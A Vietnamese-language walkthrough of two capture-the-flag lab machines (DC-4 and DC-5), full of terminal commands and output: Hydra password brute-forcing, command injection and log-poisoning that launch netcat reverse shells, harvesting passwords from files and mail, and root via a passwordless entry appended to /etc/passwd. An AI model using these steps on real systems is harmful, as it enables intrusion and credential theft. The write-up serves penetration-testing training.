

LAB E4

Thu thập thông tin

```
sec560@slingshot:~$ sudo arp-scan -l
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/)
10.130.10.1      00:50:56:c0:00:08      VMware, Inc.
10.130.10.2      00:50:56:f0:c6:f4      VMware, Inc.
10.130.10.7      00:0c:29:14:1f:5a      VMware, Inc.
10.130.10.254    00:50:56:e0:5d:d0      VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9: 256 hosts scanned in 2.537 seconds (100.91 hosts/sec). 4 re
sponded
sec560@slingshot:~$
```

IP: 10.130.10.7


Sử dụng nmap quét cổng:

```
sec560@slingshot:~$ nmap -p- -T4 -A 10.130.10.7

Starting Nmap 7.60 ( https://nmap.org ) at 2026-03-19 15:08 +07
Nmap scan report for 10.130.10.7 (10.130.10.7)
Host is up (0.0012s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
|_ ssh-hostkey:
|   2048 8d:60:57:06:6c:27:e0:2f:76:2c:e6:42:c0:01:ba:25 (RSA)
|   256 e7:83:8c:d7:bb:84:f3:2e:e8:a2:5f:79:6f:8e:19:30 (ECDSA)
|_  256 fd:39:47:8a:5e:58:33:99:73:73:9e:22:7f:90:4f:4b (EdDSA)
80/tcp    open  http     nginx 1.15.10
|_ http-server-header: nginx/1.15.10
|_ http-title: System Tools
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.93 seconds
sec560@slingshot:~$
```

Truy cập trang




→ ↻ 🏠 10.130.10.7

Admin Information Systems Login

Username:

Password:

Trang web này sử dụng login.php và HTTP post



```
<!DOCTYPE html>
<html> scroll
  <head> ... </head>
  <body>
    <div class="container"> overflow
      <div class="inner">
        <h2>
          Admin Information Systems
          Login
        </h2>
        <form action="login.php"
          method="post">
          Username:
          <br>
          <input type="text"
            name="username" value="">
          <p> ... </p>
          <p> ... </p>
        </form>
      </div>
    </div>
  </body>
</html>
```


< > div.container > div.inner > form > p >


Sử dụng Hydra brute-force admin

```
sec560@slingshot:~$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.130.10.7 http-post-form '/login.php:username=^USER^&password=^PASS^:S=command'
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-19 15:21:30
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344401 login tries (l:1/p:14344401), ~896526 tries per task
[DATA] attacking http-post-form://10.130.10.7:80/login.php:username=^USER^&password=^PASS^:S=command
[80][http-post-form] host: 10.130.10.7 login: admin password: happy
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-19 15:21:41
sec560@slingshot:~$
```

user: admin, pass: happy





Có thể sử dụng một vài lệnh liệt kê tệp, sử dụng đĩa và đĩa miễn phí

Sử dụng Inspect(F12), chọn tab Network sau đó nhấn Run -> command.php hiện ra

Run Command:

☒ List Files
☐ Disk Usage
☐ Disk Free

You have selected: ls -l

```
total 24
-rw-r--r-- 1 root root 1783 Apr  5  2019 command.php
drwxr-xr-x 2 root root 4096 Mar 24  2019 css
drwxr-xr-x 2 root root 4096 Mar 24  2019 images
-rw-r--r-- 1 root root  506 Apr  6  2019 index.php
-rw-r--r-- 1 root root 1473 Apr  7  2019 login.php
-rw-r--r-- 1 root root  663 Mar 24  2019 logout.php
```

[Return to the menu.](#)


Inspector Console Debugger **Network** Style Editor Performance Memory Storage >> 1

Filter URLs

HTML CSS JS XHR Fonts Images Media WS Other

js	Method	Domain	File	Initiator	Type	Transferred	Size	0 ms
	POST	10.130.10.7	command.php	document	html	1.32 kB	1.04 kB	6 ms
	GET	10.130.10.7	favicon.ico	FaviconLoader.js...	html	cached	154 B	0 ms

Click chuột phải và chọn Edit and Resend



☒	name	value
Body		
radio=ls+-l&submit=Run		

Sửa ls+-l thành nc+-e+/bin/sh+[IP_KALI]+1234

☒	name	value
Body		
radio=nc+-e+/bin/sh+10.130.10.3+1234&submit=Run		

Nhấn Send

Quay trở lại Terminal

```
sec560@slingshot:~$ nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 10.130.10.7 37062 received!
whoami
www-data
```

Nâng cấp

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@dc-4:/usr/share/nginx/html$ ls /home
ls /home
charles jim sam
www-data@dc-4:/usr/share/nginx/html$ cd /home/jim
cd /home/jim
www-data@dc-4:/home/jim$ ls -la
ls -la
total 32
drwxr-xr-x 3 jim jim 4096 Apr 7 2019 .
drwxr-xr-x 5 root root 4096 Apr 7 2019 ..
-rw-r--r-- 1 jim jim 220 Apr 6 2019 .bash_logout
-rw-r--r-- 1 jim jim 3526 Apr 6 2019 .bashrc
-rw-r--r-- 1 jim jim 675 Apr 6 2019 .profile
drwxr-xr-x 2 jim jim 4096 Apr 7 2019 backups
-rw----- 1 jim jim 528 Apr 6 2019 mbox
-rwsrwxrwx 1 jim jim 174 Apr 6 2019 test.sh
www-data@dc-4:/home/jim$
```

trong thư mục home có 3 user charles jim và sam


Kiểm tra jim có một file backups trong đó chứa 1 file old-passwords

```
www-data@dc-4:/home/jim$ cd backups
cd backups
www-data@dc-4:/home/jim/backups$ ls
ls
old-passwords.bak
www-data@dc-4:/home/jim/backups$ cat old-passwords.bak
cat old-passwords.bak
000000
12345
iloveyou
1q2w3e4r5t
1234
123456a
qwertyuiop
monkey
123321
dragon
```

Copy toàn bộ và tạo một file password.txt để thực hiện brute-force



Tạo file user.txt



Sử dụng hydra brute-force và lấy được pass của jim là 'jibril04'

```
sec560@slingshot:~$ hydra -L users.txt -P passwords.txt ssh://10.130.10.7:22
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-19 15:49:56
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 759 login tries (l:3/p:253), ~48 tries per task
[DATA] attacking ssh://10.130.10.7:22/
[STATUS] 181.00 tries/min, 181 tries in 00:01h, 583 to do in 00:04h, 16 active
[STATUS] 140.67 tries/min, 422 tries in 00:03h, 342 to do in 00:03h, 16 active
[22][ssh] host: 10.130.10.7 login: jim password: jibril04
```

SSH vào jim

```
sec560@slingshot:~$ ssh jim@10.130.10.7
Warning: Permanently added '10.130.10.7' (ECDSA) to the list of known hosts.
jim@10.130.10.7's password:
Linux dc-4 4.9.0-3-686 #1 SMP Debian 4.9.30-2+deb9u5 (2017-09-19) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have mail.
Last login: Sun Apr 7 02:23:55 2019 from 192.168.0.100
jim@dc-4:~$
```

Phát hiện jim có mail

Mở mail


```
jim@dc-4:~$ mail
Mail version 8.1.2 01/15/2001.  Type ? for help.
"/var/mail/jim": 1 message 1 unread
>U 1 charles@dc-4      Sat Apr 06 21:15   27/715   Holidays
&
Message 1:
From charles@dc-4 Sat Apr 06 21:15:46 2019
Envelope-to: jim@dc-4
Delivery-date: Sat, 06 Apr 2019 21:15:46 +1000
To: jim@dc-4
Subject: Holidays
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 8bit
From: Charles <charles@dc-4>
Date: Sat, 06 Apr 2019 21:15:45 +1000

Hi Jim,

I'm heading off on holidays at the end of today, so the boss asked me to give yo
u my password just in case anything goes wrong.

Password is: ^xHhA&hvim0y

See ya,
Charles

& █
```

Nhận được pass của Charles, dựa vào mail ta thấy charles có đặc quyền cao hơn jim

Leo thang đặc quyền, SSH vào

```
sec560@slingshot:~$ ssh charles@10.130.10.7
Warning: Permanently added '10.130.10.7' (ECDSA) to the list of known hosts.
charles@10.130.10.7's password:
Linux dc-4 4.9.0-3-686 #1 SMP Debian 4.9.30-2+deb9u5 (2017-09-19) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
charles@dc-4:~$
```

Kiểm tra priv esc xem người dùng này có chạy lệnh nào với tư các root hay không

```

charles@dc-4:~$ sudo -l
Matching Defaults entries for charles on dc-4:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User charles may run the following commands on dc-4:
    (root) NOPASSWD: /usr/bin/teehee
charles@dc-4:~$ teehee --help

```

‘Teehee’: Ghi nội dung từ đầu vào (input) vào một file bất kỳ với quyền của người chạy lệnh

```

charles@dc-4:~$ teehee --help
Usage: teehee [OPTION]... [FILE]...
Copy standard input to each FILE, and also to standard output.

  -a, --append                append to the given FILEs, do not overwrite
  -i, --ignore-interrupts    ignore interrupt signals
  -p                          diagnose errors writing to non pipes
    --output-error[=MODE]    set behavior on write error. See MODE below
    --help                   display this help and exit
    --version                 output version information and exit

MODE determines behavior with write errors on the outputs:
  'warn'                     diagnose errors writing to any output
  'warn-nopipe'              diagnose errors writing to any output not a pipe
  'exit'                     exit on error writing to any output
  'exit-nopipe'              exit on error writing to any output not a pipe
The default MODE for the -p option is 'warn-nopipe'.
The default operation when --output-error is not specified, is to
exit immediately on error writing to a pipe, and diagnose errors
writing to non pipe outputs.

GNU coreutils online help: <http://www.gnu.org/software/coreutils/>
Full documentation at: <http://www.gnu.org/software/coreutils/tee>
or available locally via: info '(coreutils) tee invocation'
charles@dc-4:~$

```

Có thể sử dụng để thêm user quyetnt mới và cung cấp đặc quyền root

đăng nhập vào quyetnt

```

    (root) NOPASSWD: /usr/bin/teehee
charles@dc-4:~$ echo "quyetnt::0:0:::/bin/bash" | sudo teehee -a /etc/passwd
quyetnt::0:0:::/bin/bash
charles@dc-4:~$ su quyetnt
root@dc-4:/home/charles# whoami
root
root@dc-4:/home/charles#

```

Thành công

```

root@dc-4:/home/charles# ls -la
total 20
drwxr-xr-x 2 charles charles 4096 Apr  7 2019 .
drwxr-xr-x 5 root     root     4096 Apr  7 2019 ..
-rw-r--r-- 1 charles charles  220 Apr  6 2019 .bash_logout
-rw-r--r-- 1 charles charles 3526 Apr  6 2019 .bashrc
-rw-r--r-- 1 charles charles  675 Apr  6 2019 .profile
root@dc-4:/home/charles# cd /root/
root@dc-4:/root# ls
flag.txt
root@dc-4:/root# cat flag.txt

```

```

888      888      888 888      8888888b.      888 888 888 888
888  o  888      888 888      888 "Y88b      888 888 888 888
888 d8b 888      888 888      888 888      888 888 888 888
888 d888b 888 .d88b. 888 888      888 888 .d88b. 888888b. .d88b. 888 888 888 888
888d8888888b888 d8P Y8b 888 888      888 888 d88""88b 888 "88b d8P Y8b 888 888 888 888
888888P Y88888 888888888 888 888      888 888 888 888 888 888 888888888 Y8P Y8P Y8P Y8P
88888P Y8888 Y8b.      888 888      888 .d88P Y88..88P 888 888 Y8b.      " " " "
888P      Y888 "Y8888 888 888      88888888P" "Y88P" 888 888 "Y8888 888 888 888 888

```

LAB E5

Thu thập thông tin:

```
(quyetnt@quyetnt)-[~]
$ sudo arp-scan -l
[sudo] mật khẩu dành cho quyetnt:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:5b:99:83, IPv4: 172.16.1.131
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
172.16.1.1      00:50:56:c0:00:08      (Unknown)
172.16.1.2      00:50:56:e5:d1:ae      (Unknown)
172.16.1.133    00:0c:29:6a:90:c7      (Unknown)
172.16.1.254    00:50:56:fc:c8:41      (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.274 seconds (112.58 hosts/sec)
. 4 responded

(quyetnt@quyetnt)-[~]
$
```

```
(quyetnt@quyetnt)-[~]
$ nmap -sC -sV -p- 172.16.1.133
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-29 02:30 UTC
Nmap scan report for 172.16.1.133 (172.16.1.133)
Host is up (0.0018s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   nginx 1.6.2
|_http-title: Welcome
|_http-server-header: nginx/1.6.2
111/tcp    open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000   2,3,4      111/tcp     rpcbind
|   100000   2,3,4      111/udp     rpcbind
|   100000   3,4        111/tcp6    rpcbind
|   100000   3,4        111/udp6    rpcbind
|   100024   1          36403/tcp   status
|   100024   1          46065/tcp6  status
|   100024   1          47170/udp6  status
|   100024   1          51143/udp   status
36403/tcp  open  status 1 (RPC #100024)
MAC Address: 00:0C:29:6A:90:C7 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.53 seconds

(quyetnt@quyetnt)-[~]
$
```

```
(quyetnt@quyetnt)-[~]
$ whatweb http://172.16.1.133
http://172.16.1.133 [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[nginx/1
.6.2], IP[172.16.1.133], Title[Welcome], nginx[1.6.2]

(quyetnt@quyetnt)-[~]
$
```

```
(quyetnt@quyetnt)-[~]
$ dirb http://172.16.1.133

_____
DIRB v2.22
By The Dark Raver
_____

START_TIME: Sun Mar 29 02:34:05 2026
URL_BASE: http://172.16.1.133/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____

GENERATED WORDS: 4612

— Scanning URL: http://172.16.1.133/ —
⇒ DIRECTORY: http://172.16.1.133/css/
⇒ DIRECTORY: http://172.16.1.133/images/
+ http://172.16.1.133/index.php (CODE:200|SIZE:4025)

— Entering directory: http://172.16.1.133/css/ —

— Entering directory: http://172.16.1.133/images/ —

_____

END_TIME: Sun Mar 29 02:34:36 2026
DOWNLOADED: 13836 - FOUND: 1
```


Thank you for taking the time to contact us.

```
172.16.1.132 - - [22/Mar/2026:21:58:22 +1000] "GET / HTTP/1.0" 200 4025 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 172.16.1.132 - - [22/Mar/2026:21:58:22 +1000] "POST /sdk HTTP/1.1" 404 168 "-"  
"Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 172.16.1.132 - - [22/Mar/2026:21:58:22 +1000] "GET /nmaplowercheck1774155502  
HTTP/1.1" 404 168 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 172.16.1.132 - - [22/Mar/2026:21:58:22 +1000] "GET /  
HTTP/1.1" 200 4037 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 172.16.1.132 - - [22/Mar/2026:21:58:22 +1000] "GET /  
HNAP1 HTTP/1.1" 404 168 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 172.16.1.132 - - [22/Mar/2026:22:01:22 +1000] "GET /  
HTTP/1.1" 200 1718 "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/111.0" 172.16.1.132 - - [22/Mar/2026:22:01:23 +1000] "GET /css/  
styles.css HTTP/1.1" 200 2638 "http://172.16.1.133/" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/111.0" 172.16.1.132 - - [22/  
Mar/2026:22:01:23 +1000] "GET /favicon.ico HTTP/1.1" 404 142 "http://172.16.1.133/" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/111.0"  
172.16.1.132 - - [22/Mar/2026:22:02:14 +1000] "GET /contact.php HTTP/1.1" 200 1830 "http://172.16.1.133/" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0)  
Gecko/20100101 Firefox/111.0" 172.16.1.132 - - [22/Mar/2026:22:02:51 +1000] "GET /thankyou.php?firstname=abc&lastname=def&country=usa&subject=123 HTTP/1.1"  
200 423 "http://172.16.1.133/contact.php" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/111.0" 172.16.1.132 - - [22/Mar/2026:22:05:43  
+1000] "GET / HTTP/1.1" 200 1718 "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/111.0" 172.16.1.132 - - [22/Mar/2026:22:05:43 +1000]  
"GET /css/styles.css HTTP/1.1" 200 2638 "http://172.16.1.133/" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/111.0" 172.16.1.132 - - [22/  
Mar/2026:22:06:58 +1000] "GET /thankyou.php?firstname=abc&lastname=def&country=usa&subject=123 HTTP/1.1" 200 423 "http://172.16.1.133/contact.php"  
"Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/111.0" 172.16.1.132 - - [22/Mar/2026:22:07:00 +1000] "GET /thankyou.php?  
firstname=abc&lastname=def&country=usa&subject=123 HTTP/1.1" 200 423 "http://172.16.1.133/contact.php" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0)  
Gecko/20100101 Firefox/111.0" 172.16.1.132 - - [22/Mar/2026:22:07:01 +1000] "GET /thankyou.php?firstname=abc&lastname=def&country=usa&subject=123 HTTP/1.1"  
200 423 "http://172.16.1.133/contact.php" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/111.0" 172.16.1.132 - - [22/Mar/2026:22:07:03  
+1000] "GET /thankyou.php?firstname=abc&lastname=def&country=usa&subject=123 HTTP/1.1" 200 423 "http://172.16.1.133/contact.php" "Mozilla/5.0 (X11; Ubuntu;  
Linux x86_64; rv:109.0) Gecko/20100101 Firefox/111.0" 172.16.1.132 - - [22/Mar/2026:22:07:04 +1000] "GET /thankyou.php?  
firstname=abc&lastname=def&country=usa&subject=123 HTTP/1.1" 200 423 "http://172.16.1.133/contact.php" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0)  
Gecko/20100101 Firefox/111.0" 172.16.1.132 - - [22/Mar/2026:22:07:05 +1000] "GET /thankyou.php?firstname=abc&lastname=def&country=usa&subject=123 HTTP/1.1"
```

Request

Pretty Raw Hex



```
1 GET /thankyou.php?file=/var/log/nginx/access.log HTTP/1.1
2 Host: 172.16.1.133
3 Accept-Language: vi-VN,vi;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/142.0.0.0 Safari/537.36
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9
10
```


172.16.1.133/thankyou.php?file=/var/log/nginx/error.log&cmd=nc -e /bin/bash 172.16.1.131 1234

```
(quyetnt@quyetnt) [~]
$ nc -lvp 1234
listening on [any] 1234 ...
connect to [172.16.1.131] from 172.16.1.133 [172.16.1.133] 35679
python -c 'import pty; pty.spawn ("/bin/bash")'
www-data@dc-5:~/html$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/su
/bin/mount
/bin/umount
/bin/screen-4.5.0
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/at
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/sbin/exim4
/sbin/mount.nfs
www-data@dc-5:~/html$
```

```
(quyetnt@quyetnt)-[~]
$ searchsploit screen 4.5.0
```

Exploit Title	Path
GNU Screen 4.5.0 - Local Privilege Escalat	linux/local/41152.txt
GNU Screen 4.5.0 - Local Privilege Escalat	linux/local/41154.sh

Shellcodes: No Results

```
(quyetnt@quyetnt)-[~]
$ searchsploit -m 41154
Exploit: GNU Screen 4.5.0 - Local Privilege Escalation
URL: https://www.exploit-db.com/exploits/41154
Path: /usr/share/exploitdb/exploits/linux/local/41154.sh
Codes: N/A
Verified: True
File Type: Bourne-Again shell script, ASCII text executable
